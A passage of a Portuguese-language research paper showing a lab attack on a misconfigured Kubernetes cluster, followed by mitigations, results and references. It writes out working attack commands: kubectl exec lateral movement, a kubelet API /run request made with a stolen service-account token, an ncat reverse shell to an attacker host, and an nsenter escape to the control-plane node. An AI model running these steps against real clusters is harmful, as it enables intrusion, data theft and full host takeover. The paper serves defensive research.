Na Figura 6 o atacante nota que existe outro *pod* no mesmo nó em que este se encontra. Sendo assim, com as permissões que este possui no *cluster*, pode realizar diversas ações no *pod*, e.g., descrevê-lo, coletar mais informações, etc. Assim, o atacante pode optar por realizar um movimento lateral se conectando ao outro *pod* por meio do comando que o *kubectl* oferece, como apresentado na Figura 7.

```
root@nginx-789585ff97-k7gbp:/# kubectl exec -it php-f6b9bf76b-mx7qb -- bash
root@testes-errc-m02:/var/www/html#
```

**Figura 7. Atacante consegue executar comandos *shell* em outro *Pod*.**

A partir da execução de comandos no outro *pod*, e novamente utilizando o usuário de administrador do contêiner. O contêiner não possui o binário *kubectl* instalado, então o atacante deve instalá-lo para verificar as informações do *cluster* no *pod*. Verificando as informações da rede do contêiner com o comando Linux, apresenta um IP com o mesmo valor do endereço do nó. Sendo assim, a rede é compartilhada entre o *pod* e o nó, com isso é possível burlar algumas restrições que um *pod* pode ter em relação aos acessos externos.




**Figura 8. Atacante instala o *kubectl* no contêiner e verifica que o contêiner possui o mesmo IP que o nó.**

Em posse de uma máquina a nível de nó, e com as configurações de segurança do *cluster*, é possível realizar requisições à API do nó gerenciador. A API do *kubelet* permite realizar diversas ações no *cluster*, como listar os *Pods* que estão sendo executados em determinado nó, e em todos os *namespaces*. Para realizar as requisições, é necessário utilizar *Hyper Text Transfer Protocol Secure* (HTTPS), na porta da API do *kubelet* do nó (a padrão é 10250), declarando o cabeçalho "Authorization: Bearer *token* ", no qual o *token* é obtido do arquivo localizado em: "/var/run/secrets/kubernetes.io/serviceaccount/token", o qual é acessível devido ao acesso de administrador ao sistema atacado.


**Figura 9. Atacante realiza requisição à API do nó gerenciador, apresentando todos os *Pods* que estão sendo executados no nó.**

Como é possível verificar na Figura 9, a API do *kubelet* do nó gerenciador pode listar os diversos contêineres existentes no nó, além disso, os *namespaces* em que estão incluídos. Ao listar os *pods* que estão sendo executados no nó gerenciador, existem os que são usuais, de administração do *cluster*, e.g., *kube-proxy*. Porém, nota-se a presença de um *pod* não normal ao *cluster*, o *Pod* Teste que está no *namespace kube-system*, que é

utilizado pelo *cluster* para a administração deste. Devido ao *namespace* privilegiado no *cluster* e de estar inserido no nó gerenciador, não é possível utilizar o comando *kubectl exec* como anteriormente. Para executar comandos no *Pod* Teste, este utiliza novamente da API, com a função *run* e utilizando o método *POST*, a qual executa comandos remotamente num contêiner desejado, como mostra a Figura 10.

```
root@testes-errc-m02:/tmp# curl -X POST -k -H "Authorization: Bearer $TOKEN" https://192.168.59.2:10250/run/kube-system/teste/teste -d "cmd=ls -la /"
total 76
drwxr-xr-x   1 root root 4096 Dec 13 21:21 .
drwxr-xr-x   1 root root 4096 Dec 13 21:21 ..
-rwxr-xr-x   1 root root    0 Dec 13 21:21 .dockerenv
drwxr-xr-x   2 root root 4096 Dec  1 00:00 bin
drwxr-xr-x   2 root root 4096 Oct  3 09:15 boot
drwxr-xr-x   9 root root 2840 Dec 13 21:21 dev
drwxr-xr-x   1 root root 4096 Dec 13 21:21 etc
drwxr-xr-x   2 root root 4096 Oct  3 09:15 home
drwxr-xr-x   1 root root 4096 Dec  1 21:21 host
drwxr-xr-x   8 root root 4096 Dec  1 00:00 lib
drwxr-xr-x   2 root root 4096 Dec  1 00:00 lib64
drwxr-xr-x   2 root root 4096 Dec  1 00:00 media
drwxr-xr-x   2 root root 4096 Dec  1 00:00 mnt
drwxr-xr-x   2 root root 4096 Dec  1 00:00 opt
dr-xr-xr-x 228 root root    0 Dec 13 21:19 proc
drwx------   2 root root 4096 Dec  1 00:00 root
drwxr-xr-x   1 root root 4096 Dec 13 21:21 run
drwxr-xr-x   2 root root 4096 Dec  1 00:00 sbin
drwxr-xr-x   2 root root 4096 Dec  1 00:00 srv
dr-xr-xr-x  11 root root    0 Dec 13 21:21 sys
drwxrwxrwt   2 root root 4096 Dec  1 00:00 tmp
drwxr-xr-x  11 root root 4096 Dec  1 00:00 usr
drwxr-xr-x  11 root root 4096 Dec  1 00:00 var
root@testes-errc-m02:/tmp#
```

**Figura 10. Atacante realiza requisição à API do nó gerenciador, executando o comando *ls -la /* do GNU/Linux, para listar os arquivos do contêiner Teste.**

Na Figura 10 o atacante lista os diretórios do contêiner Teste por meio da API. Para acessá-lo utiliza um *shell* reverso, o qual faz a máquina se conectar a sua para conseguir execução de *shell* remotamente. Para isto utiliza a ferramenta *ncat*, desenvolvida e mantida pela organização *Nmap*.

```
root@testes-errc-m02:/tmp# curl -X POST -k -H "Authorization: Bearer $TOKEN" https://192.168.59.2:10250/run/kube-system/teste/teste -d "cmd=ncat 192.168.59.3 4444 -e /bin/bash"
```

```
root@testes-errc-m02:/tmp# ncat -lvp 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.59.2.
Ncat: Connection from 192.168.59.2:60466.
ls -al /
total 92
drwxr-xr-x   1 root root 4096 Dec 13 21:21 .
drwxr-xr-x   1 root root 4096 Dec 13 21:21 ..
-rwxr-xr-x   1 root root    0 Dec 13 21:21 .dockerenv
drwxr-xr-x   1 root root 4096 Dec 13 22:46 bin
drwxr-xr-x   2 root root 4096 Oct  3 09:15 boot
drwxr-xr-x   9 root root 2840 Dec 13 21:21 dev
drwxr-xr-x   1 root root 4096 Dec 13 22:46 etc
drwxr-xr-x   2 root root 4096 Oct  3 09:15 home
drwxr-xr-x   1 root root 4096 Dec  1 21:21 host
drwxr-xr-x   1 root root 4096 Dec  1 00:00 lib
drwxr-xr-x   2 root root 4096 Dec  1 00:00 lib64
drwxr-xr-x   2 root root 4096 Dec  1 00:00 media
drwxr-xr-x   2 root root 4096 Dec  1 00:00 mnt
drwxr-xr-x   2 root root 4096 Dec  1 00:00 opt
dr-xr-xr-x 232 root root    0 Dec 13 21:19 proc
drwx------   1 root root 4096 Dec 13 22:47 root
drwxr-xr-x   1 root root 4096 Dec 13 21:21 run
drwxr-xr-x   2 root root 4096 Dec  1 00:00 sbin
drwxr-xr-x   2 root root 4096 Dec  1 00:00 srv
dr-xr-xr-x  11 root root    0 Dec 13 22:18 sys
drwxrwxrwt   1 root root 4096 Dec 13 22:46 tmp
drwxr-xr-x   1 root root 4096 Dec  1 00:00 usr
drwxr-xr-x   1 root root 4096 Dec  1 00:00 var
```

**Figura 11. Atacante obtém execução de *shell* remoto no contêiner do *pod* no nó gerenciador.**

Na Figura 11 o atacante consegue um *shell* remoto no contêiner do *pod* inserido no nó gerenciador, executando um comando *ls -la /*. Nota-se que existe uma pasta *host* no sistema de arquivos do contêiner.




**Figura 12. Comando *ls -la* executado no diretório *host*.**

Na Figura 12 o atacante verifica que o sistema de arquivos do nó está montado no contêiner. A partir disto pode acessar todos os arquivos da máquina nó, em que o contêiner está. Entre os arquivos está o diretório */proc*, o qual contém informações dos processos sendo executados.




**Figura 13. Comando *ls -la* / executado na máquina do nó gerenciador, com acesso obtido via *nsenter*.**

Na Figura 13 o atacante utiliza o *nsenter*, o qual é um utilitário para executar comandos em um determinado *namespace* compartilhado. O atacante utiliza o processo de PID 1 da máquina hospedeira do nó gerenciador, o qual corresponde ao processo *init*

do GNU/Linux. Após isso, o atacante possui controle total do nó gerenciador do *cluster*, pode criar arquivos no nó, editar, apagar, criar novos componentes para o *cluster*, etc. Também pode criar diversas maneiras de persistência, exfiltração/roubo de dados e recursos computacionais, e.g., hospedar mineradores de criptomoedas.

### 5.1. Mitigação

Para mitigar as vulnerabilidades é necessária uma reconfiguração dos *Pods*. Os desenvolvedores permitem que os *pods* utilizem o *kubectl* no ambiente de desenvolvimento, mas quando a aplicação é aberta para o público, esta permissão deve ser revogada. Ou seja, um *pod* não deve ter permissão para utilizar o *kubectl*, a menos que seja uma demanda extremamente crítica da aplicação, este acesso deve ser bem configurado para não permitir exploração deste. Esta permissão pode ser facilmente configurada com o uso de uma *ClusterRole* que deve ser ligada a um tipo de conta, e deve ser configurado para que o *pod* utilize o tipo de conta correto para suas permissões.

O acesso a API do *kubelet* também deve ser restrito, na maioria das vezes somente aos *pods* do próprio nó, aqueles que realmente necessitarem deste acesso para a execução correta da aplicação. A API do *kubelet* do nó gerenciado permitia que o nó trabalhador realizasse qualquer tipo de requisição, mas as requisições devem ser limitadas, um nó trabalhador não deve ter permissão de executar um comando num contêiner do nó gerenciador. O modo de autenticação pode ser feito por diversos meios, e.g., ganchos de admissão, que irão verificar se quem realizou a requisição permite a autorização necessária. Além disso, o *Pod* PHP possuía a rede compartilhada com seu hospedeiro (*hostNetwork: true*), o nó trabalhador, o que permitiu que realizasse requisições a API do nó gerenciador.

O *Pod* Teste do nó gerenciador, pode ser um *pod* utilizado no ambiente de desenvolvimento que foi esquecido de ser apagado ou reconfigurado, então este possuía diversas permissões criticas, compartilhamento do sistema de arquivos e compartilhamento de processos com o hospedeiro. Mais crítico é este estar num contexto privilegiado, ou seja, possui a capacidade como administrador, e.g., *CAP_SYS_ADMIN*, acessar recursos que não são acessados por contêineres comuns. Com o contêiner privilegiado, foi possível utilizar o *nsenter* para executar o processo *init* como administrador do nó gerenciador. Para mitigar estes erros de configuração descritos no experimento pode utilizar-se determinadas declarações nos *pods*:

- hostNetwork: false
- hostPID: false
- securityContext: runAsUser: 1000 privileged: false

Além disso, é necessário configurar contas de serviços com privilégios limitados, somente o necessário para a execução do componente. Com a correta configuração da conta de serviço do *pod* é possível evitar que seja utilizado o *kubectl* neste.

## 6. Resultados

O experimento realizado e demonstrado na Seção 5 mostrou que um atacante possui diversas possibilidades para realizar movimento lateral e escalar seus privilégios. As vulnerabilidades exploradas poderiam ser mitigadas com o uso de uma configuração correta dos componentes do *cluster* e permissões.

Neste experimento foram utilizados somente dois nós, um gerenciador e um trabalhador, mas podem existir diversos nós no *cluster* ou, até mesmo, somente o gerenciador. O *Pod* Nginx permitiu, erroneamente, o uso do utilitário *kubectl*, e ainda listar os nós, *pods* (Figura 6) e executar *shell* em outros contêineres de *pods* diferentes do mesmo nó (Figura 7), mas não possuía outras vulnerabilidades graves. O contêiner do *Pod* PHP é totalmente vulnerável e inseguro, além de utilizar o usuário de administrador do sistema, i.e., *root*, que é padrão ao criar um *pod* no Kubernetes, compartilhava informações com o seu nó hospedeiro.

No momento em que o *Pod* PHP compartilhou a rede com seu nó hospedeiro (Figura 8, permitiu realizar requisições a outros endereços de fora do *cluster*, burlando defesas de rede. O acesso à API do *kubelet*, que é o agente primário em todo e qualquer nó [Kubernetes, 2021a], deve ser restrita a somente determinados componentes do sistema. Porém, com a configuração incorreta, o atacante conseguiu realizar requisições à API do nó gerenciador utilizando o *Internet Protocol* (IP) do nó trabalhador (Figura 9).

O atacante conseguiu listar todos os *pods* que estavam sendo executados no nó gerenciador, incluindo os que estavam no *namespace kube-system*, reservado para os componentes do Kubernetes. Ao observar a existência de um *pod* diferente do comum, e no *namespace kube-system* executou um *shell* reverso para obter acesso a este (Figura 11). Ao obter o *shell* reverso no contêiner do *Pod* Teste notou a existência de um diretório *host* como ilustra a Figura 14, o qual, ao verificar seu conteúdo, constatou que o *pod* compartilhava o seu sistema de arquivos com o nó hospedeiro.




**Figura 14. Diagrama representando o compartilhamento de rede do *pod* com o hospedeiro.**

O compartilhamento de rede com o hospedeiro permite que o contêineres do *pod* possuam acesso a interface de rede principal da máquina, o ”eth0”. Então, utilizando o recurso *nsenter* que permite executar *shell* em *namespaces* diferentes da máquina, montou o processo *init* do nó gerenciador e conseguiu acesso total e irrestrito à máquina, devido ao compartilhamento do processos com a maquina hospedeira.

O processo de exploração de um *cluster* mal configurado depende do conhecimento do atacante em relação ao Kubernetes. Este precisa conhecer como funciona uma arquitetura de *cluster*, para entender os seus componentes e o que pode usar a seu favor. Os componentes do *cluster* possuem significativo compartilhamento de dados, isso proporciona uma grande superfície de ataque para roubo de dados.

## 7. Considerações & Trabalhos futuros

O Kubernetes é considerado um dos orquestradores com mais recursos atualmente. Este número expressivo de recursos aumenta sua superfície de ataque. As vulnerabilidades podem ser exploradas nos mais diversos locais do *cluster*, afetando a integridade da rede, ou até comprometendo o nó gerenciador.

As políticas de segurança podem evitar diversos ataques, e.g., SSRF, mas quando mal configuradas podem gerar vulnerabilidades ao *cluster*, ou até roubo de recursos computacionais, como descrito na Subseção 3.3. O impacto do ataque pode ser maior caso o atacante consiga realizar o movimento lateral pela rede afetando os outros contêineres. Como no caso visto na Subseção 3.4, na qual um atacante conseguia acesso de administrador ao servidor da API do Kubernetes. O experimento na Seção 5 demonstrou o impacto que erros de configuração podem causar num *cluster*, e como o movimento lateral pode ser realizado até comprometer o nó gerenciador. A Subseção 5.1 apresentou alguns meios de mitigar erros de configuração comuns em ambientes Kubernetes. Sendo assim, focou-se mais nestas duas vulnerabilidades, pois, são as mais comuns de ocorrerem em ambientes reais, o movimento lateral é muito característico do *cluster* Kubernetes devido a sua comunicação interna.

Os trabalhos futuros visam implementar estas e outras vulnerabilidades, além de CVEs, em um sistema melhor configurado, numa organização que utiliza um *cluster* Kubernetes nas suas aplicações. Os resultados serão analisados com base no impacto que teve no funcionamento das aplicações que a organização utiliza ou desenvolve.

**Agradecimentos:** Os autores agradecem o apoio do LabP2D/UDESC e da FAPESC.

## Referências

Budigiri, G., Baumann, C., Muhlberg, J., Truyen, E., and Joosen, W. (2021). Network policies in kubernetes: Performance evaluation and security analysis. pages 407–412.

David, R. B. and Barr, A. (2021). Kubernetes autoscaling: Yoyo attack vulnerability and mitigation. In *CLOSER*.

Habbal, N. (2020). Enhancing availability of microservice architecture : A case study on kubernetes security configurations.

Jensen, N. and Miers, C. (2021). Análise de segurança dos orquestradores kubernetes, docker swarm e apache mesos baseada no cve / mitre. In *Anais do XXI Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais*, pages 151–163, Porto Alegre, RS, Brasil. SBC.

Jensen, N. and Miers, C. C. (2020). Segurança de contêineres: taxonomia baseada na arquitetura. In *Anais da XVIII Escola Regional de Redes de Computadores*, pages 128–134, Porto Alegre, RS, Brasil. SBC.

Kronser, A. (2020). Common vulnerabilities and exposures : Analyzing the development of computer security threats. Master's thesis, Helsingin yliopisto.

Kubernetes (2021a). Kubernetes components. https://kubernetes.io/docs/concepts/overview/components/.

Kubernetes (2021b). Kubernetes documentation. https://kubernetes.io/docs.

Marathe, N., Gandhi, A., and Shah, J. M. (2019). Docker swarm and kubernetes in cloud computing environment. In *2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI)*, pages 179–184.

Mercl, L. and Pavlik, J. (2018). The comparison of container orchestrators.

Minna, F., Blaise, A., Rebecchi, F., Chandrasekaran, B., and Massacci, F. (2021). Understanding the security implications of kubernetes networking. *IEEE Security Privacy*, pages 2–12.

MITRE (CVE Terminology) (2021). Cve terminology. https://cve.mitre.org/about/terminology.html.

Muresu, D. (2021). Investigating the security of a microservices architecture : A case study on microservice and kubernetes security. Master's thesis, KTH, School of Electrical Engineering and Computer Science (EECS).

Nyanchama, M. (2005). Enterprise vulnerability management and its role in information security management. *Information Systems Security*, 14:29–56.

Red Hat (2021). Kubernetes adoption, security, and market trends report 2021s. https://www.redhat.com/en/resources/kubernetes-adoption-security-market-trends-2021-overview.

Robinson, R. and Fishbein, N. (2021). New attacks on kubernetes via misconfigured argo workflows. https://www.intezer.com/blog/container-security/new-attacks-on-kubernetes-via-misconfigured-argo-workflows/.

Seals, T. (2021). 'Azurescape' Kubernetes Attack Allows Cross-Container Cloud Compromise. https://threatpost.com/azurescape-kubernetes-attack-container-cloud-compromise/169319/.

Shamim, M. S. I., Bhuiyan, F. A., and Rahman, A. (2020). Xi commandments of kubernetes security: A systematization of knowledge related to kubernetes security practices. *2020 IEEE Secure Development (SecDev)*, pages 58–64.

Takahashi, K., Aida, K., Tanjo, T., and Sun, J. (2018). A portable load balancer for kubernetes cluster. In *Proceedings of the International Conference on High Performance Computing in Asia-Pacific Region*, HPC Asia 2018, page 222–231, New York, NY, USA. Association for Computing Machinery.

Tien, C.-W., Huang, T.-Y., Tien, C.-W., Huang, T.-C., and Kuo, S.-Y. (2019). Kubanomaly: Anomaly detection for the docker orchestration platform with neural network approaches. *Engineering Reports*, 1(5):e12080.

Wilkens, F., Haas, S., Kaaser, D., Kling, P., and Fischer, M. (2019). Towards efficient reconstruction of attacker lateral movement. In *Proceedings of the 14th International Conference on Availability, Reliability and Security*, ARES '19, New York, NY, USA. Association for Computing Machinery.